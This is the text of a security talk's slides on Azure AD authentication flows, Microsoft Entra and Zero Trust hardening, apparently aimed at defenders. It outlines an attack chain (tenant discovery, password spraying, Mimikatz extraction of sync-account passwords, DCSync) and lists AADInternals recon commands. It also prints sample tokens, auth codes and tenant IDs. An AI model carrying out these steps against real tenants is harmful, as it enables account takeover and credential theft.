

Azure AD DeepDive, Authentication, gestion et sécurité



Seyfallah Tagrerout

CEO and Founder STC Consulting | Cloud and Security Architect
Microsoft Azure Specialist | Microsoft Zero Trust Specialist
MVP Azure and Enterprise Mobility (8)
Author | Speaker | Trainer



Apply the [Zero Trust](#) model for [Hardening your Azure AD](#)
16-03-2023

Zero Trust? It's urgent to go, because it's urgent to be **really protected!**

Agenda



- Azure AD Platform
- Azure AD & **Microsoft Entra**
- Zero Trust and **Microsoft vision**
- Azure AD is **Identity** and **Access Control** centric
- Azure AD **Kill Chain**
- **Azure AD Hardening** with Zero Trust in mind 😊
- **Good practices** and 12-step action plan



Azure AD Platform

Azure Active Directory Platform

Azure Active Directory identity platform :

- Application configuration API and PowerShell
- MSAL library (Microsoft Authentication Library – open source)
- Application management portal
- OAuth 2.0 and OpenID Connect
 - Work or school accounts via Azure AD
 - Personal accounts (Sykpe, Xbox, outlook.com)
 - Azure AD B2B (social media, local accounts)



Azure Active Directory



Permissions Management



Verified ID



Workload Identities



Identity Governance

Azure Active Directory Platform

Authentication and Authorization

Authentication:

- **Authentication** proves that you are who you claim to be. **Microsoft's identity platform** uses **OpenID Connect** for this. This is achieved by verification of the identity of a person or device. It's sometimes shortened to **AuthN**.

Authorization:

- **Authorization** refers to the process of allowing an authenticated user to perform certain **actions** or access certain **resources** (*applications, M365 applications, etc*), **Microsoft's identity platform** uses **OAuth2.0** for this. It's also known as **AuthZ**.



AuthN - AuthZ


- Conditional Access
- Multi-facteur
- PasswordLess
- Single sign-on (SSO)

Azure Active Directory Platform

Microsoft Identity platform uses the following protocols

OAuth

- The **OAuth 2.0** is the industry protocol for **authorization**. It allows a user to **grant limited access** to its protected resources. Designed to work specifically with Hypertext Transfer Protocol (HTTP), OAuth separates the role of the **client** from the **resource** owner - OAuth 2.0 is directly related to OpenID Connect (OIDC).




Source: Microsoft

Azure Active Directory Platform

Microsoft Identity platform uses the following protocols

OpenID Connect

- OpenID Connect (OIDC) is an **authentication** protocol based on the **OAuth2** protocol (which is used for authorization). The user can be asked for **consent**. Consent is the user's explicit permission to allow an application to access protected resources.



Source: Microsoft

Azure Active Directory Platform

Endpoints – Auth flows

Authorization endpoint - used by client to obtain authorization from the resource owner.

<https://login.microsoftonline.com/<issuer>/oauth2/v2.0/authorize>

Token endpoint - used by client to exchange an authorization grant or refresh token for an access token.


<https://login.microsoftonline.com/<issuer>/oauth2/v2.0/token>

Azure Active Directory Platform

OAuth 2.0 and OpenID Connect in Azure AD – Auth flows

AuthN and AuthZ are composed by multiple elements:

- **Authorization server:** IDP (Identity provider) , Microsoft Identity platform (Authorization , security token, Granting, Denying or revoking)
- **Resource server :** The resource server uses the authorization server to perform authentications and will use **Bearer tokens** to authorize or deny access to resources
- **Client :** Application requesting access to a protected resource. The client could be a web app running on a server, single page web, web API
- **Resource owner:** Application user or end user in OAuth , The end-user "owns" the protected resource (their data) which your app accesses on their behalf. The resource owner can grant or deny your app (the client) access to the resources they own



Azure Active Directory Platform

Tokens in JWT Format !

Bearer Token with 3 types

- **Access token:** Issued by the authorization server to the client application, these access tokens contain the permissions granted by the client to the authorization server.
- **ID tokens:** ID tokens are issued by the authorization server to the client application. Clients use **ID tokens** when signing in users and to get basic information about them.
- **Refresh token :** The client uses a refresh token, or RT, to request new **access and ID tokens** from the authorization server

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Ii1LSTNRORW5OUjdiUm9meG1lWm9yYScwJiwkdldyJ9.eyJhdWQiOiI3YmM2NzQxOC1kNDU3LTQwZDYtOGMzNy02MzdiMzZkMTBjMDAiLCJpc3MiOiJodHRwciovL2xvZ2luLm1pY3Jvc29mdG9ubGluc2S5jb20vNGY1ZWVVKmJUtMmVmJmC0O2TlilWEezJltZjMxMjZlMWM4NjViL3YyLiAilClpYXQxOiE2NzczMzk1NDEslm5iZiI6MTY3NzMzOTUOMSwizXhwljoxNjc3MzQ0NDc1LClhaW8iOiJBVVFBdS84VEFBQUFFek1jblVHS2pBME5hUDc2QmpoTmRtdEx5V3FNLzUwQmJLVK5CdmsuSlNhENFNELueFJJvnJ4VUl3cTJwU2xtNFV4dGtDa3hxR2fKNHZh5JLb09nQT079liWiYPwlvjoiotI4YzQ3ZTQtYmZkOS00MMml3LWI2YzctMzUwMWl4MjdhdZDBiliwiYXpwYWNYljoimCISlmVtYWlsIjoic3RhQHNOYy1jb25zdWx0aW5nLmNoliwiZ2I2ZW5fbmFtZSI6IlleWzhbGxhaCislmlkcC6lMhOdHBZoI8vc3RzLndpbmRvd3MubmV0LzcwNWU0ZjlklTg1YmMtNDBIZSO4ZThkLUWU5ZjcxNDZiYmJjZC8iLCJuYW1lIjoIU2V5ZmFsbGFoFRhZ3Jlcmlm9pZC6lMjZlMjZlLnRmOTMtNGYyZS1iZjYxLFllY2lyNDg1ZTJiOslInByZWZlcnJlZF91c2VybmFtZSI6InN0YUBzdGMtY29uc3VsdlGUzy5jaCislNjoljoimCSBVTRBSmUxZVQ4QXVtMDZqOHZNZOJoeUdXeGgwgeG5OWDFOWKfQGRGRzQXpiUKRBQORBTEEEuliwic2NwljoidW5pcHJvcGx1cy5hY2Nlc3MiLCJzdWliOiJuZ1dXNFBxN1NlcV9ySDlaZ2pFdjZOLVhJTnRoeUNQc1RWNEVFRWFoeVvviwidGikljoingY1ZWVkMjUtMmVmJmC0O2TlilWEezJltZjMxMjZlMWM4NjViliwidXBuljoic3RhX3N0Yy1jb25zdWx0aW5nLmNoXOVVYV9AaWFTc3dpcc3NyaXRm9ubWljcm9zb2Z0LmNvbSlslNVoaSl6lMnu dkhkm21HQBJ1dWtPSPGVNSmFNQUEILCXZ2liOilYLaiFq.dR_QppGEAW1Jf8vcTak8CBEQA B023amd1POX60mRKh389KSzfStY6KwxRX2Tml0Uffernry5-h-TZj_wE2dyVLCAfxYNauwh-i4_yNLNZqYKD027iLo4WXELQVTk3rKiL8Wiblr7qXPmnR23OrlnNMWT9grIAFnfhDO-cpDRX9ObF1aQrgEwY52xwwkHGGOZSVylBLyreH6r3y5w5tlktxd6nnOcIp44R9IXg7lQRXpyTBnmk-NWbwjdIROs8tmEQdBjjmPHSjyAJR4Z9NUYssRI-Vq12nodfdID5dBcfSBlu0cEyq8krIM7ShhQ53miGNBCRJ43NNFCeGj8KKuWorg

JWT access token Example

Azure Active Directory Platform

Azure AD and Auth App in Action

Azure AD app Authentication steps:

- Azure AD app creation (front and Back)

App Back (API)

- API expose
- URI redirection
- API permissions

App Front


- API permissions

Get :

- App back Application ID with scope
- App front application Id
- Tenant ID

The editor below allows you to update this application by directly modifying its JSON reg

```
1 {
2   "id": "f26fe8f3-51b3-4e3f-9292-7dfcb004ed27",
3   "acceptMappedClaims": null,
4   "accessTokenAcceptedVersion": 2,
```



Azure Active Directory Platform

Azure Ad and Auth App in Action

- Step 1 Authentication

https://login.microsoftonline.com/TENANTID/oauth2/v2.0/authorize?client_id=FRONT&response_type=code&redirect_uri=http%3A%2F%2Flocalhost%3A4200&response_mode=query&scope=BACK/Scope&state=12345&code_challenge=lcG5bnscmKPFuEb_-sNdnwnEzEcwGRJkbs47xe47W4&code_challenge_method=S256

https://login.microsoftonline.com/7d0c423c-5ad4-4f98-9e44-28046b83b107/oauth2/v2.0/authorize?client_id=2a344e8f-2c2c-47e8-a6a5-15dd4dd87b63&response_type=code&redirect_uri=http%3A%2F%2Flocalhost%3A4200&response_mode=query&scope=db439737-01c1-4ee5-8aff-7475f411bb99/STCAppAPI.Access&state=12345&code_challenge=t6JDgUKxSql3Nzk2c0_JEbk8zcOLVJAMy6SVXpttC38&code_challenge_method=S256



Azure Active Directory Platform

Azure Ad and Auth App in Action

- Step 2 code and PostMan

http://localhost:4200/?code=0.AX0APEIMfdRamE-eRCgEa4OxB49ONCosLOhHpqUV3U3Ye2OaAAA.AgABAAIAAAD--DLA3VO7QrddgJg7WevrAgDs_wUA9P8662fxK2jD68e60ZSt3YBqAsl66bQWTHBVoHinInz-7IUPbpGI_eeMYkgabaSgUHP18WoQ1vIEcyYxuGKmTe-CRJvQWw07SMMNhL9_TaQhSakW94rWaKU8FVfJWYL_ielU8hoK406dSVZ3d1qGaYvrBE4AJS1lwHLbv4W-IGq4iFN1pT9MPy5bYWJnJSNSBcgcoxNa_2hZ3EDkiaUVU9lh3v8Llub4Ovcvs0y0YQC9XunOYnjMP11TvGY6hr5G-_yD_vPTqhiUqC1rPlwkEC1Ai6vwTU_Ur4aXA6wVGrrerqFB9JWfm3j9OiOoYrFTqdYSOA-bc4ZS9plpRkvGJhPGWf7pdzs6OgN7ho1aYTjzUSiHF4BbS0FekJOkUKOymsC3_vKdMTmdPLFuEJOB0_sdq5Mq7nsbNY1Fna1xuLzkfwWcM-isTqzF7fJ4ltHIsVrxJLn6AcuBxkMMgw9E3daDDZapsVDJRGRcd1T5tmdEVbnCVN2vGo52647c0FXx4qeBHi70V1A1ZPPx81oTd2HiA8zokcgmuvf9hzfUvr_KDmlrNyTenMIqkksFwmDSND8X9KJsPGJI04TMmelQdluEJmeHN7YZ84aK_ekC99SIQCnJRjKNaal9hHX2asaSJI1FpDWV1o9A3_WubAbIU2c3sHEctwBpzGhbfpVHWfHAvDerlDdFv-aJDFc0Xgf3qKBSptxZdJgX4qu_ScwQMLgprAGfWlZKZNGZ7G0qQEw9Rnc&state=12345&session_state=c24002ce-7431-4464-b4dc-6a43bc938c88#

GET

https://login.microsoft.com/7d0c423c-5ad4-4f98-9e44-28046b83b107/oauth2/v2.0/token

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

none

form-data

x-www-form-urlencoded

raw

binary

GraphQL

	KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/>	client_id	2a344e8f-2c2c-47e8-a6a5-15dd4dd87b63	front
<input checked="" type="checkbox"/>	scope	db439737-01c1-4ee5-8aff-7475f411bb99/STCAppAPI.Access	back
<input checked="" type="checkbox"/>	code	0.AX0APEIMfdRamE-eRCgEa4OxB49ONCosLOhHpqUV3U3Ye2OaAAA.AgABAAI...	code
<input checked="" type="checkbox"/>	redirect_uri	http://localhost:4200	url de redirection
<input checked="" type="checkbox"/>	grant_type	authorization_code	
<input checked="" type="checkbox"/>	code_verifier	hISAWafnRhD5T7nDQJo2sStNVYf1jaRNycLr4lqwHmJp75ZvQRI-5X-Qy6VKAIVvrlr	
<input type="checkbox"/>			







Azure AD & Microsoft Entra

Azure Active Directory & Microsoft Entra


Azure Active Directory

- **Identity & Access** Management
- Inter-connected **ecosystem**
- **Security**
- **Hybrid** Cloud
- Several types of **Identities**

Microsoft Entra

- **Azure Active Directory**
- Microsoft **Entra** **Permissions Management**
- Microsoft **Entra** **Verified ID**
- Microsoft **Entra** **Workload Identities**
- Microsoft **Entra** **Identity Governance**

<https://entra.microsoft.com>



Azure Active Directory



Permissions Management



Verified ID



Workload Identities



Identity Governance



About Zero Trust & Microsoft vision

Microsoft Zero Trust vision



Verify explicitly



Use least privileged access



Assume breach


Stratégie Zero Trust – Azure Active Directory




 **Privilèges d'accès minimums**



 **Vérification explicite**



 **Suppose une violation**






Azure AD is Identity and Access
Control centric

Azure AD Access Control plane

Azure AD signals

Verification of each access attempt

Access control to Apps and Data



Never trust, always verify...



Azure AD Kill Chain ✨ 😬

It becomes difficult to be up-to-date ...

Hackers don't give a shit!


- About your project's scope...
- It's managed buy a third party...
- It's a legacy system...
- It's too critical to patch...
- You've always done in that way...
- About your Go-Live date...
- It's only a Pilot/POC not production...
- About NDA...
- It was not a mandatory requirements...
- It is a non-exposed internal system...
- It is hard to change...
- It is handled in the Cloud...
- The vendor does not support this...
- It is an interim solution...
- It is encrypted on disk...
- You cannot explain the Risk to the Business...
- You have other priorities...
- You don't have a Business justification...
- You cannot have ROI...
- You contracted out that risk...

Really, too many bad reasons!

Azure AD Kill Chain

Step by step progression 🧐

1. Azure AD **non-authenticated discovery**
2. Search a **valid Email account**
3. **Password Spraying attack**
4. Change to **User Authenticated session**
5. Accounts: **List synchronized and cloud accounts**
6. Azure AD Connect: **Find Sync_Sync01_guid@domain.onmicrosoft.com and AAD Connect VM name in MSOL account**
7. **Now, by default, all is possible!**



8. If you become a **local Administrator on AAD Connect**, you can extract an encrypted version of MSOL account passwords via the **AAD Connect SQL database** or directly from LSASS.exe using the **MIMICATZ tool!**
9. By now, possible to carry out a **DCSync attack** to replicate all the password hashes of the AD domain! 🧐


So, the Azure AD Connect VM must be super secure

10. And finally, via **Active Directory**, exploit the **AAD SSO** features by recovering the **PASSWORD** of **AZUREADSSOACC\$**

Otherwise, at this point, it is possible to access the Azure portal, without providing a password

Azure AD Kill Chain

Tenant discovery 🧐



About your tenant:

- Active or not?
- Name?
- Federated or not?

[https://login.microsoftonline.com/getuserrealm.srf?login=\[USERNAME@DOMAIN\]&xml=1](https://login.microsoftonline.com/getuserrealm.srf?login=[USERNAME@DOMAIN]&xml=1)

https://login.microsoftonline.com X +

login.microsoftonline.com/getuserrealm.srf?login=jean-francois.aprea@.onmicrosoft.com&xml=1 ☆

Gmail Google YouTube Maps Actualités Traduire

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="utf-8"?>
<RealmInfo Success="true">
  <State>4</State>
  <UserState>1</UserState>
  <Login>jean-francois.aprea@.onmicrosoft.com</Login>
  <NamespaceType>Managed</NamespaceType>
  <DomainName>.onmicrosoft.com</DomainName>
  <IsFederatedNS>false</IsFederatedNS>
  <FederationBrandName></FederationBrandName>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>
  <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
</RealmInfo>
```

🧐 1st info available anonymously without authentication 🧐

Azure AD Kill Chain


Tenant **discovery** 🧐

Discovery and Reco Azure Tenant



Free PowerShell modules to install:

[GitHub - Gerenios/AADInternals: AADInternals PowerShell module for administering Azure AD and Office 365](#)



Get tenant name, branding and DNS name

`Get-AADIntLoginInformation -UserName xxxx.domain.onmicrosoft.com`

Get tenant ID

`Get-AADIntTenantID -Domain testtenant.onmicrosoft.com`

Get all additional domains added

`Get-AADIntTenantDomains -Domain testtenant.onmicrosoft.com`

